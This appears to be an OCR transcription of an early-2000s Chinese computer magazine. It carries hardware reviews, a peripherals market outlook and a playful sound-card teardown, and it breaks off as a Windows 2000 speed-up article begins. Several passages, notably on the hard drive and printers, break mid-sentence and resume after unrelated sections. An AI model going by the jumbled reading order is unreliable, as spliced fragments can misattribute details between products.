nVidia的 GeForce2 MX晶片
32 MB SDRAM,350 MHz RAMDAC
可另外选购视讯子卡
附送3D游戏试玩版光盘

可以支持“多副同时使用”的3D眼镜



与普通的3D眼镜相比,这款ELSA艾尔莎3D立体眼镜最大的特点在于,由于采用了LCD快门技术,使得在几乎每个Direct3D游戏或每个Direct3D应用程式中均可以直接产生3D立体效果,而用户不需要额外修改游戏软件或改变程序代码。在游戏中完整的3D立体解析度最高可以达到:1280 X 1024 像素。这款动态的3D立体眼镜与ELSA艾尔莎绘图加速卡配合使用,可以将任何Direct3D电脑游戏画面由平面显示转化成为真正的立体画面,并在游戏里以16-bit或32-bit的色彩深度达到完整的色彩显示。由于快门速度最高可达140Hz,因此再现的影像完全不会闪烁,图像的视角则十分完整。此外,这款3D眼镜还具备多游戏者共同使用的能力。如果采用红外线传输的方式,可以将多个3D眼镜同时使用。如果采用有线传输的方式,可以支持4个人同时使用。

3D雷眼立体眼镜小档案:
参考价格:820元
流线型人体工学设计——以红外线传输的无线传输技术或是价廉物美的有线版本。
允许多重游戏者的能力——以红外线传输则可使用无限制数目的眼镜同时使用,有线眼镜可4人同时使用。
适用于ELSA 艾尔莎VICTORY II,ELSA 艾尔莎WINNER II. ELSA 艾尔莎ERAZOR II,ELSA 艾尔莎ERAZOR III,ELSA 艾尔莎影雷者 X,ELSA 艾尔莎影雷者 X^2,ELSA 艾尔莎影雷者 GTS,ELSA 艾尔莎影雷者 MX 超广视角,有线眼镜与红外线眼镜可4人以上同时使用。

国产的15G硬盘

作为国产硬盘的代表,长城推出了15G的较大容量硬盘,以满足更多用户的需求。这款新上市的长城15G硬盘(CT215)是一款为IBM PC/AT或相同架构的计算机设计的高性能、低成本的硬盘,很适合对性价比要求较高的DIY攒机族使用。CT215硬盘使用的电路板是由CONNER所设计,由于它利用了PRML(Partial response Maximum likelihood,局部响应,最大相似)读取通道技术,使得这款CT215单碟硬盘在速度及可靠性方面表现都很好。同时,它使用了两个巨磁阻磁头双面读取数据,这也令其工作效率得到了明显的提高。这款硬盘可以通过40—80线的线缆直接连到板上ATA接口或外部ATA适配卡上。为了保证数据的安全性,它采用了S.M.A.R.T.(自我监测、分析及报告技术)硬盘安全监测设计,监测的



市场一览

基于 Intel i815EP 芯片组的主板——联想 SX2EP

联想 SX2EP 主板小档案：
参考价格：980 元

i815EP芯片组是Intel 重夺分销市场的一个重要武器，它针对终端客户对高档3D图形卡的要求，提供了一个切实可行的方案。i815EP主板以i815E芯片组为基础，但不再集成图形的功能，只提供对AGP4X的支持。此举主要是为高端用户设计的，它使用户可以任意选择插取AGP卡，让游戏爱好者等高端用户取得更理想的图像效果。这款联想SX2EP主板秉承了联想i815E主板的诸多优点，支持133MHz外频，最大外频可达166MHz ，支持到PIII 1 GHz的CPU，大大提高了系统的运行速度。与SX2E相同，SX2EP主板的南、北桥之间采用Hub Link，用8条线连接，带宽是PCI总线的两倍，这样既完全解决了带宽瓶颈问题，又使主板的布线更简洁、紧凑。SX2EP可支持的最大内存可达512MB，设有6个PCI槽，1个CNR槽，支持AC ’97，同时提供4个USB接口，为高端用户提供了更加得心应手的操作平台。另外，SX2EP也支持最新的ATA100硬盘接口技术。更值得一提的是SX2EP应用了联想主板的多项Easy技术，包括有效防病毒的宙斯盾（RecoveryEasy）、无敌锁（Bios - ProtectEasy），免跳线SpeedEasy、ManageEasy和LogoEasy，以及联想主板在刚刚结束的全球著名的2000年Comdex展会上成功发布的第九大Easy技术——“ BootEasy ”。BootEasy技术是针对漫长的电脑Boot过程的一个彻底改良，它将系统启动的时间由约1分钟缩短到5 - 6秒，大大减少了用户的准备时间。它只在第一次启动时进行系统监测和外设初始化工作，之后将所有外设信息和初始化结果保存在 Flash 中，避免了重复工作，让你的操作更加简单轻松。SX2EP是首款采用BootEasy技术的主板，相信这项创新技术会给你一个不小的惊喜。



长城 15G 硬盘（CT215）小档案 ：
参考价格：920 元
相关参数：CT215 转速为 5400 转 / 分
平均寻道时间紧为9.5ms
内置了 512kB 的缓存

对象包括磁头、磁盘、马达、电路等，由硬盘的监测电路和主机上的监测软件对被监测对象的运行情况与历史记录及预设的安全值进行分析、比较，当出现安全值范围以外的情况时，会自动向用户发出警告。此外， CT215 硬盘采用了 SPS 硬盘防震保护系统，使其能承受一些意外的冲击和不当操作。长城硬盘在销售时随产品附带一份安装和服务手册，详尽地说明了硬盘的安装、跳线和 BIOS 中的设置，同时也在手册中表明了售后服务的范围，还有全国服务网络电话， 方便使用者。相对其他品牌硬盘保修一年的承诺，长城硬盘对最终用户承诺实现两年保换。

仅售 28 元的数字游戏手柄“ 小旋风 ”

游戏手柄分为两代——老式的普通模拟手柄（即常见的八键手柄）和数字可编程手柄。由于数字手柄具有速度快、方向键稳定、不需要校准、采用先进的可编程技术等特点，因此它在功能上远远超过了普通的游戏手柄。但与普通的游戏手柄相比，数字手柄的价格相对较高。不过现在，市场上出现了一款仅售28元的数字游戏手柄。这款名为“ 大手小旋风 ”的数字游戏手柄是一款价格最低的数字可编程手柄。“ 小旋风 ”与“ 大手BH - 300 ”一样采用了先进的数字可编程技术，可以建立键盘映射，可以设置组合键，一键发出“ 必杀技 ”，可以对按键的延迟时间进行微调，可以在普通手柄与可编程手柄两种模式之间切换等等。除此之外，“ 小旋风 ”还具有独特的按键连发机制，不需要拨动开关，只凭三个独立按钮就可以分别对每个按键的TURBO、AUTO状态做不同的设定，并可实时清除。在硬件上，“ 小旋风 ”内置手柄专用IC，性能更加稳定，方向键介于十字方式和涡轮式之间，即在十字基础上加平滑过渡，兼顾了十字的稳定和涡轮式的灵活，外形与PS手柄相似，对于已习惯使用游戏机手柄的玩家，感觉绝佳。



“ 小旋风 ”数字游戏手柄小档案 ：
参考价格：28 元人民币

只比CD-ROM贵400元的DVD-ROM



ON－DATA推出的这款10倍速DVD－ROM，在连接方面采用IDE架构，使用托盘式置片方式，可支持8cm或12cm等多种不同规格的盘片。为了能使用户得到更高质量的多媒体数字音频、视频享受，该款DVD配备了512kB的高速缓冲存储器及超大内存，成功地实现了大功率高速传输。除此之外，ON－DATA 10X DVD光驱还在光盘的兼容性方面做了一些突破性的改进。ON－DATA 10X DVD内设无电自动退盘系统，该系统能够确保DVD在意外断电情况下仍然可安全退出盘片，保护光驱及盘片不受损坏。为减少震荡和噪音，ON－DATA 10X DVD还采用了DDSS抗震系统，可保证维持DVD高速运转时的平衡、顺畅，进而达到避震减噪的效果，有效地克服了读盘时的震荡现象。在兼容性方面，ON－DATA 10X DVD还特别设计不锁区域码，可与各种格式的光盘兼容，在支持各种光盘格式方面可谓相当完整了。此外，昂达公司还提供一年保换的可靠服务保障，相信它会给您带来绝对超值的享受。

ON-DATA（昂达）10速 DVD小档案：
参考价格：799元
接口类型：E－IDE/ATAPI
持续数据传输率：10速DVD
突发数据传输率：16.6M/秒（PIO模式4）、16.6M/秒（DMA模式2）
缓存：512kB
重量：1.1kg

三星MP3播放器



近段时间，MP3播放器得到了迅猛的发展，作为代表性的产品，三星的“香水瓶”YP-NE32 MP3播放器在保持了yepp MP3小巧、耐用、便携等传统特点外，在性能与价格方面有了较大的突破。它的体积仅为80.5x58x24.5mm（长x宽x高），重量不到48克。装上附送的便携连索带，配上耳机遥控器，便成为新新人类的又一时尚。机内拥有32MB内存，内部设计采用与“经典系列”YP-E64完全相同的技术，具备扩充记忆槽。相比之下，该机减少了不常用的录音功能和MADE A-B功能，另外采用线控耳机遥控器设计保留了LCD明亮液晶显示、四种EQ播放模式（古典、爵士、摇滚、流行）和FM立体声收音功能。这样既降低了成本，又保留了丰富的功能。使用时，采用二节AA电池，能够提供长达10小时的连续播放。SM记忆存储可随时将存储于电脑内的音乐下载到YEPP MP3内。该机外观设计非常像香水瓶，并且采用时下比较流行的多种色彩半透明机壳，另外附送便携连索带让您自由携带。

三星MP3播放器小档案：
参考价格：1450元
处理器：10MHz，16位CISC
存储器容量：内置存储32MB
文件传输速度：最快1.3Mbps
内存插槽：yepp卡插槽
信噪比：90dBd（带一过滤器）
输出频率范围：20Hz-20kHz
电池：2个AA电池/9小时或更长的播放时间（碱性电池）
耳机：背景液晶连控器
EQ播放模式：4项定音设置模式
数据传送：USB接口
附送：便携连索带

爱克发CL30数码相机

这是一款采用Clik存储卡作为存储媒体的数码相机，它自带40MB存储卡（可存储60-360幅数码照片），2倍数码变焦镜头。采用光学和1.8英寸液晶屏两种取景方式，自带内置闪光灯及+/-2段的曝光补偿功能。整机使用4枚AA电池，可以将所拍摄的影像以标准的JEPG格式输出，同时也可将图像以NTSC或PAL制式的视频格式输送到电视机上。通过USB接口，还可以将图像数据传送到计算机里。作为一款低端的数码相机，CL30完全可以满足一般家庭的娱乐及网页制作的需要。

爱克发CL30数码相机小档案：
参考价格：3500元
相关参数：通过爱克发人工智能技术可达1440×1080（150万）像素
色彩30bit 可进行5段手动对焦



市场一览

新年外设市场大展望

□北京 李伟

随着电脑应用水平的提高，人们对电脑的依赖和要求也越来越多，这不仅仅体现在电脑性能的提升上，也体现在对电脑扩展功能的需求上，而这些扩展功能都是通过电脑外设来实现的，因此电脑外设越来越受到重视。新春伊始，我们对计算机外设的发展充满了新的憧憬，过去的一年中，许多新型外设正在被推广，传统的电脑形象和配置正在悄悄的改变。而在新的一年中，我们又将看到哪些变化呢？

光盘驱动器

CD-ROM的生命力之强完全出乎我们的意料，在一片看好DVD-ROM的“共同语言”中，CD-ROM依然是家用电脑上的标配，主要原因还是出在DVD规范上。DVD规格繁多，而令人厌烦的保护措施很大程度限制了DVD光盘媒体的发展步伐，所以在DVD技术和制造工艺已相当成熟的今天，DVD仍发挥不出其强大的功能。

但从光盘驱动器技术发展的必然趋势来看，DVD-ROM取代CD ROM是肯定的，DVD不但容量更大，而且还能提供更出色的影音及多媒体品质。再说DVD-ROM的造价已非常低廉，以目前全世界DVD的产量和生产能力来说已不在CD-ROM之下，销售价格也非常接近，相信在新的一年中，DVD-ROM首先会在价格上击败传统的CD-ROM，不过真正成为PC标配还有赖于DVD光盘媒体的普及发展。

反观CD-ROM，目前的CD-ROM技术已毫无挖掘价值，只是在未来真命天子DVD一时的窘境中得以持续。不过这种状况持续的时间长短还不是很明了，所以在一段时期内CD-ROM还是会有其存在价值的。

去年另一个令人注目的现象相信大家都猜到了，答案就是CD－RW驱动器。自Acer宣布其4432系列大幅度降价以来，其他厂商也相继加入，其竞争状况之惨烈，难以形容。在短短半年内，6432、8432规格的CD－RW也加入降价行列，而且价格也完全能被接受，所以在我国这类产品的主流几乎和国际水平同时接轨。

更高倍数的CD－RW也在国内出现，不过价格和产量还有待稳定，相信新年内的主流产品将以8432规格为主，其间10-12速写、8-10速复写、40速读的CD－RW会占领国外主流及国内高端应用领域。

从技术发展来说，DVD制造工艺会废弃双光头设计转而采用单光头，另外可能还推出新的DVD软件保护协议，CD－RW将主要致力于IDE接口款式的高速刻录研发，还会着重于解决“Buffer Under Run”的问题。

扫描仪

激烈的价格竞争形成了去年我国国内扫描仪市场的一道风景，在竞争的背后，改变了普通用户长期以来对扫描仪只能用于专业领域的看法，越来越多的家庭出于对生活中美的追求纷纷购买了扫描设备，这也大大刺激了生产厂家的积极性。

从市场角度来说，在新的一年里，各扫描厂商仍然会在价格上面做文章，混战的价格导致国产品牌以往的垄断地位已被打破，更具世界级名望的优秀产品将会得到挑剔用户的青睐。以产品情况来说，目前国内主要以真彩扫描、USB接口、600-1200dpi级平板式产品为主，但在国外这种级别的产品基本上已淘汰，去年扫描仪的火爆场面一部分原因主要是欧美及日本厂家的积压产品倾销策略所造成的，所以在今年国内扫描仪市场会出现多款1200-2400dpi主流款式，但考虑到购买能力等原因，600-1200dpi仍然是主要的销售对象。

在扫描仪新技术方面，平板式扫描仪讲究外形及使用性将会成为主题，在去年大受欢迎的超薄、快捷键概念被更多的厂家所采用。另外，移动办公概念的流行必将促进一些小巧、携带方便的袖珍扫描仪产品出现，这可能是一些扫描仪大厂未来研发的主要项目。


打印机

过去一年是打印机的技术发展年，喷墨式打印机家用地位已被确立，而且新品迭出，价格降幅也很可观。激光打印机虽然也在价格上有所降幅，无奈成本过高，只能在大型办公场所应用，普通用户难以消费。

目前市面上喷墨打印机主要还是HP、Canon、EPSON三足鼎立，其他品牌由于产量及技术能力等原因只能作些点缀，在将来一段时期这种状况还有可能持续。原因是这三家企业全都是国际性公司，而且产品线繁多，打印机只是其产品的一个项目，所以出现品牌收购或兼并的可能性不大。

目前国内市面上的家用喷墨打





睁大眼睛看声卡




“哑巴吃黄连，有苦说不出。”如果你的计算机变成了哑巴，会怎样呢？今天，烧包少爷就把他的计算机变成了哑巴。不说你也会猜到：好动的他这回又把声卡给拆了。虽然平日少爷胆小如鼠，可村里的人都知道他对机器有一种十足的拆卸狂。这回好了，少爷因为感冒，自己也哑巴了，他只能用文字和谁也看不懂的手语来表达他的心情和感受了。


其实这次少爷解剖了三样东东，一个是自己的SBLive! 5.1声卡及专用面板Live!Drive IR；还有一个是表姐赵格格的SBPCI128D声卡。













印机主要以360dpi及720dpi指标为主，但已有不少1440dpi级新产品出现，不过价格略贵，但从实际效果来看，1440dpi比起720dpi的品质并无质的提高，所以720dpi在一段时期内仍然会统治家用打印机产品的指标。

在喷墨技术上，已出现了六色墨盒、4pi超微墨滴的喷头技术，不过从应用效果来说似乎已到了极限，各家之间争取客户的争斗除了价格外，还重在打印速度和打印软件之争，另外，对打印耗材成本的控制也是一个被研究的课题。

数码相机


这是一种刚刚在国内家庭用户中兴起的外设设备，但价格较贵，现在还没有得到普及，不过以其方便性还是得到部分高消费者的喜爱。

目前国内厂家也加入了入门级数码相机产品生产行列，这对广大的用户是个好消息。国内厂商还将继续以提高产量为主，逐渐开发出更高指标的数码相机产品，但这不是短期内就能做到的，所以数码相机要真正流行起来，时间不会很短。

数码相机最大的好处就在于它应用便利，和传统的感光式胶片照相机比较，数码相机不用冲洗胶卷，对环境要求也不苛刻，拍摄的图像存储在存储介质中，通过计算机输出，这样一来我们就可以方便地在计算机上编辑拍摄的图片了。对于数码相机来说，最重要的指标是像素和存储介质容量，目前世界上最先进的数码相机已有上千万像素、以CD－RW光盘做随机存储介质的能力。当然，世界主流没有这么夸张，300万像素，128M快闪存储就已相当不错了。

目前国内市场上的数码产品类别还是比较全的，不过主要还是集中在中低档次上面，75万 - 200万像素级产品最为常见，在新的一年中这种情况不会有大的改变，不过价格不断下降却是不争的事实。

我们先来看看赵格格的这块声卡吧，为了能偷着把它拆下来，少爷特地花私房钱给格格买了张《花样年华》的电影票，以作“调虎离山”之用。格格看完电影哭了，少爷看见格格也哭了。一个是被剧情所感动，一个是被即将到来的追打与责骂而做准备。好了，少爷在“暴风雨”到来之前，还是先给大家讲讲这块SBPCI128D声卡吧。



从上至下分别是Line-In、MIC-In、Line-Out1/数字输出、Line-Out2、Gameport/MIDIport接口。

Line-In：线性输入接口，可以与录音机、VCD机、CD机、复读机等多种设备连接，将音频信号输入计算机。


MIC-In ：连接麦克风。

Line-Out1/数字输出：线性输出1，连接有源音箱或耳机，提供前置音箱的音频信号。当连接一根专用连接线后，就可通过此接口输出数字音频信号，连接数字音箱。关于数字信号与数字音箱将在后面有专门介绍。

Line-Out2：线性输出2，连接另一对有源音箱或四声道音箱的后置音频接口，提供环绕音箱的音频信号。

Gameport/MIDIport ：连接游戏柄或MIDI设备，如MIDI键盘、MIDI合成器。

各类接口:




从左至右分别是TAD、CD-IN、AUX-IN接口。


TAD：电话应答设备接口（Telephony Answer Device），一根四针的信号接口，可与支持此接口的Modem连接。第一根针是电话输入信号，第四根针是MIC输出信号。

CD-IN ：模拟CD音频输入，也是一根四针的信号接口，每一块声卡都提供的接口。通过一根四针的音频信号线与CD-ROM的CD音频接口相连，就能获得CD音频信号。第一根针是CD左声道信号，第四根针是CD右声道信号。

AUX-IN ：辅助音频输入接口，可与其他音频设备连接，如第二个CD-ROM或其他解压卡等设备。信号线分别与CD-In相同。

此处标有CT4750字样，这表示此块板卡的工业型号。






Crystal：晶振，提供声卡工作的基本时钟信号。它如同行进中的军乐队的鼓点，使得大家协调工作。





AC'97 Codec：每一块声卡都会包含的元器件。人耳听到的声音信号是模拟信号，计算机中存储的所有信号包括声音信号都是数字信号。这两种信号转换时所需要的数模转换、模数转换及编码解码过程就是由Codec完成的。现在声卡的Codec芯片都是符合AC'97标准的，不过即便这样，选择不同供货厂商的Codec仍是有差异的。AC'97标准只是保证了信噪比（SNR）大于90dB，而实际信噪比的好坏是与Codec和一组跟它配合的模拟电路有关的，包含电阻、电容、寄存器等元器件。这一块SBPCI128D声卡使用的是SIGMATEL公司的Codec芯片。周围的这些就是和它配合的模拟电路部分。







PCI接口：现在绝大多数的声卡已经由ISA接口过渡为使用PCI接口，由此带来的好处是带宽的增加，可利用系统内存存储音色库。当然不是凡PCI声卡就一定好过ISA声卡，当年的AWE64GOLD就比现在的任何一块普通PCI声卡强。



CT5880：声卡的核心处理芯片，如同计算机中的CPU。SBPCI128D使用的主芯片是CT5880，它是创新自己开发的音频处理芯片。它支持四声道播放、128复音、实时和声、混响数字引擎、软波表技术，使用系统内存存储音色库文件。通过它可以实现游戏中的3D音效支持，全双工IP电话。当然与EMU10K1这样的重量级芯片还是有明显差距，不过对于PC音频应用的各个方面来说基本够用了。



哈哈！格格还没发现，那我们就再来看看少爷的声卡吧。虽然不是八旗后裔，但相比之下，格格用的声卡太“业余”了，自然还是少爷的声卡“烧”了。少爷就是少爷；烧包就是烧包！




各类接口:

从左至右分别是TAD、CD-IN、AUX-IN、CD-SPDIF接口。


CD-IN ：模拟CD音频输入，一根四针的信号接口，每一块声卡都提供的接口。通过一根四针的音频信号线与CD-ROM的CD音频接口相连，就能获得CD音频信号。

CD-SPDIF：数字CD音频输入，一根两针的信号接口，现在越来越多的声卡开始支持这一数字接口，它与模拟的CD-IN相比，最大的好处是能够从CD-ROM获得干净的数字音频信号。因为机箱内部充满了风扇、光驱等设备所产生的高频干扰信号，模拟的CD－IN很容易变成接收杂波的天线，从而影响了CD的收听质量。CD-SPDIF传输的是数字音频信号，通过对信号整形和纠错算法，可以很方便地避免杂波的干扰。




AC '97 Codec:大家已经从我们前面的介绍中了解Codec的作用了吧。SBLive！声卡大于96dB的信噪比是得益于品质良好的Codec和一组跟它配合的模拟电路，包含电阻、电容、寄存器等元器件。这一块SB0060使用的也是SIGMATEL公司的Codec芯片。周围的这些就是和它配合的模拟电路部分。


SB0060代表这块卡的工业型号



从上至下分别是数字输出接口、Line-In、MIC-In、Line-Out1、Line-Out2、Gameport/MIDIport接口。

Digital output:数字输出接口，通过连接专用转接线，就可以输出一路或多路数字信号给数字音箱、MD或DAT等数字设备。






Crystal：晶振，提供声卡工作的基本时钟信号。它如同行进中的军乐队的鼓点，使得大家协调工作。




AUD-EXT：连接Live！Drive 或数字子卡的扩展接口。它是一个40针的扩展接口，其中包含了多路数字输入输出信号及MIDI输入输出信号。



DAC：数模转换器，SBLive！系列产品使用单独的一个数模转换器提供后置左右声道的音频输出。

PCI接口:SBLive！系列声卡充分利用PCI总线带宽大的优势，通过大数据量的实时计算，实现了丰富的音频效果。利用系统内存的一半存储音色库也是由此带来的好处。如果PC有64M内存，就可以使用32M存储音色库。与ISA声卡存储音色库在声卡专用内存上的方法相比，成本降低了、扩充和管理也方便了。






EMU10K1:SBLive！系列声卡的主芯片是创新公司鼎鼎大名的美国子公司——专门制造专业音乐设备的EMU公司开发生产的EMU10K1。它从1998年发布至今仍是PC音频最强劲的处理芯片。EMU10K1是集成了两百万个晶体管的一个DSP(数字信号处理器)，它的集成度相当于奔腾处理器，而且EMU10K1还具有可编程的特性。32位处理，131个硬件通道，1024复音，8点插值计算——从这些数据就能看出其强大的处理能力。用这样的一颗芯片来专门处理音频，自然游刃有余，创新引以为傲的环境音效就是靠它实时计算实现的。当年曾向EMU10K1叫板的同样大名鼎鼎的A3D的支持芯片AU8820，就因为处理能力不够，CPU占用率比EMU10K1高，而且不具有可编程特性而败下阵来。而创新公司只需要通过不断更新的软件Live！Ware就可以实现对原有产品功能的升级和扩充。到现在，EMU10K1的强大处理能力是否已被软件充分利用还没有人知道，不过最近听说有人用最新的这块SB Live!5.1声卡实现了对DTS（与AC-3类似且更为先进的音频编码方式）的音频解码。这种不可能完成的任务都能实现？我倒！


可以与声卡连接的数字音频设备



数字音箱:能够接收数字信号的音箱系统。由于数字音箱一般都会使用专门的数模转换器来实现数模转换,因此能够保证高品质的音频输出。如DTT3500D和DTT2500D音箱都使用24位的DAC来完成数模转换。



MD ：Mini Disc播放机,使用数字方式将60-80分钟的接近CD音质的音频信号记录在直径64mm的盘片上。新型号的MD一般都提供光纤数字信号接口与其他数字设备连接。




DAT:数字录音机,可以使用数字音频磁带记录和播放数字信号的设备。Digital Audio Tape,是一种数字录音格式,确立于1987年,在录像带一半大小的磁带上可记录3小时的数字音乐。DAT有三种采样频率:48kHz、44.1kHz、32kHz。当使用48kHz采样率时,将获得比CD音质更高的音频信号。

市场一览

Live! Drive IR：一个SBLive！声卡才有的连接及控制面板，通过它可以在PC前面板上连接麦克风、耳机、CD机、VCD机、DAT、MD播放机、MIDI 乐器等音频设备。再加上遥控器就能控制跟播放音频或影片有关的各项功能，比如调节音量、快进、慢动作等。应该说这是一个方便实用的设备，不过创新把它定位在比较专业的音乐制作方面，售价800元的豪华版5.1加上它就成了2100块的白金版5.1，看起来不是咱老百姓用的东西。但是不管怎么说，还是给大家介绍一下，让咱们也开开眼。

J2：40针的扩展接口，用于连接数字I/O子卡
J1:AUD-EXT,连接SBLive！声卡的扩展接口。它是一个40针的扩展接口，其中包含了多路数字输入输出信号及MIDI输入输出信号。


J3：连接数字DIN的扩展接口
J4：AUD-EXT-2，可以以后连接更多的扩展接口。
电源接口：如同软驱的电源接口,提供Live！Drive所需的电力



Digital I/O Card：SBLive！特有的数字输入输出子卡，其功能与Live！Drive IR类似，只是接口数目不像Live！Drive IR那样多。分为一代、二代等，这里就不详细介绍了。









SPDIF-Input/SPDIF-Output：这种同轴的数字接口在DVD解码器、数字音箱、DAT上也有。通过它可以传输一路左右声道的数字音频信号或AC-3的压缩数字信号。有了输入输出接口,就能把数字信号用PC录制下来或者再输出出去。

OPTICAL-Input / OPTICAL-Output：光纤数字输入输出接口，可以与MD播放机连接,配合创新的MiniDisc Center软件就能把PC中你喜欢的音乐录制到MD中去，或者反过来也行。




Aux-in2：第2路辅助输入与VCD、CD机相连。



Infra Receiver：可以接收红外遥控器发射的红外信号。





Mini MIDI Input/ Mini MIDI Output：MIDI输入输出接口，可以与MIDI键盘、合成器相连。Live!Drive 也提供了与标准5针MIDI接口的转接线。



Headphone ：连接耳机的专用接口，可以与1/4英寸的耳机接口相连，也可以与3.5mm的耳机接口相连。旁边的音量调节旋钮可以控制音量大小。有点特别的是当你插入耳机后，音箱输出会自动静音。对于那些希望用耳机收听的人是挺方便的。



MIC-IN2/Line-IN2 ：麦克风输入或线性输入，旁边的音量调节旋钮可以控制音量大小。这个麦克风及线性输入可有些不同，通过它输入的信号会经过Live！Drive中的数模转换电路及放大电路处理为数字信号后再送给SB Live！的主卡，这样得到的信号比从主卡上的输入口输入的信号信噪比高不少。





MIDI是音乐设备数字接口的缩写，它是电子乐器之间以及电子乐器与电脑之间的统一交流协议。

MIDI音乐的一大优势在于可以方便地记录和编辑曲谱，调用不同的乐器音色等。当我们把MIDI键盘与电脑连接后，在键盘上弹奏的曲谱就会被记录下来，你可以直接打印出五线谱，也可以试着用扬琴的音色播放出来。挺神奇的吧，想不想试一试呀？

好了，声卡不过也就如此吗！不过在摸了个“底掉”之后，少爷正打算用它给心爱的MM重新编配那首动人的蔡琴老歌，突然间从屋外传来了格格的尖叫：“是谁拆了本小姐的声卡！不想活了！”……哎！还是先编首《好汉歌》壮壮胆吧！



少爷提示：如果你想用声卡学做电脑音乐或进行音频编辑，那么可以使用声卡自带的相关软件如Creative录音大师等，也可以使用流行的其他软件。目前市场上相关流行的作曲软件主要有：CakeWalk、Music Time、Jammer等，流行的音频编辑软件主要有：Wave For Windows等。

Windows2000上网提速方案

□山东 toycat

Windows2000 推出后着实让我们高兴了一番。不过，虽然Windows 2000的网络速度比Windows98好了很多，但是习惯了榨尽Modem最后一滴血汗的我们，总还是在琢磨，能不能再快一点呢？有没有Windows 2000下的网络优化软件呢？

抱着找找看的想法，我在网络上游荡了很长时间，终于在 http://www.speedcorp.net找到了Speedcorp Win2k Performance Enhancer。

